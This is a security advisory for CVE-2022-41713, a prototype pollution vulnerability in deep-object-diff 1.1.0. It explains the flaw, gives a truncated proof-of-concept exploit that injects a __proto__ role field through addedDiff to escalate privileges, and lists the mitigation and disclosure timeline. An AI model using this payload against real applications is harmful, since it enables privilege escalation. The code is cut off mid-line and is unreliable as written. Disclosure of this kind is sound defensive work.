deep-object-diff 1.1.0 - Prototype Pollution

Summary

Affected versions	Version 1.1.0
State	Public
Release date	2022-11-15

Vulnerability

Kind	Prototype Pollution
Rule	390. Prototype Pollution
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L
CVSSv3 Base Score	7.3
Exploit available	Yes
CVE ID(s)	CVE-2022-41713

Vulnerability

Prototype pollution is a vulnerability that affects JS. It occurs when a third party manages to modify the `__proto__` of an object. JavaScript first checks if such a method/attribute exists in the object. If so, then it calls it. If not, it looks in the object's prototype. If the method/attribute is also not in the object's prototype, then the property is said to be undefined.

Therefore, if an attacker succeeds in injecting the `__proto__` property into an object, he will succeed in injecting or editing its properties.

Exploitation


exploit.js

```
import { diff, addedDiff, deletedDiff, updatedDiff, detailedDiff } from

let admin = {name: "admin", role:"admin"};
let user  = {role:"user"};

let normal_user_request    = JSON.parse('{"name":"user","role":"admin"}
let malicious_user_request = JSON.parse('{"name":"user","__proto__":{"r

const create_user = (new_user) => {
    // A user cannot alter his role. This way we prevent privilege esca
    if(new_user?.role && new_user?.role.toLowerCase() === "admin") {
        throw "Unauthorized Action";
    }
    user = addedDiff(user, new_user);
    console.log(user?.role);
```



```
finally {
    create_user(malicious_user_request);
}
```

Evidence of exploitation



Our security policy

We have reserved the CVE-2022-41713 to refer to this issue from now on.

- Operating System: GNU/Linux

Mitigation

An updated version of deep-object-diff is available at the vendor page.

Credits

The vulnerability was discovered by Carlos Bello from Fluid Attacks' Offensive Team.

References

Vendor page https://github.com/mattphillips/deep-object-diff

Issue https://github.com/mattphillips/deep-object-diff/issues/85

Timeline

- 2022-10-05
  Vulnerability discovered.
- 2022-10-05
  Vendor contacted.
- 2022-10-05
  Vendor replied acknowledging the report.
- 2022-10-05
  Vendor Confirmed the vulnerability.
- 2022-11-12
  Vulnerability patched.

Services

Continuous Hacking

One-shot Hacking

Comparative

Solutions

DevSecOps

Secure Code Review

Red Teaming

Breach and Attack Simulation

Security Testing

Penetration Testing

Ethical Hacking

Vulnerability Management

Advisories

FAQ

Documentation

Contact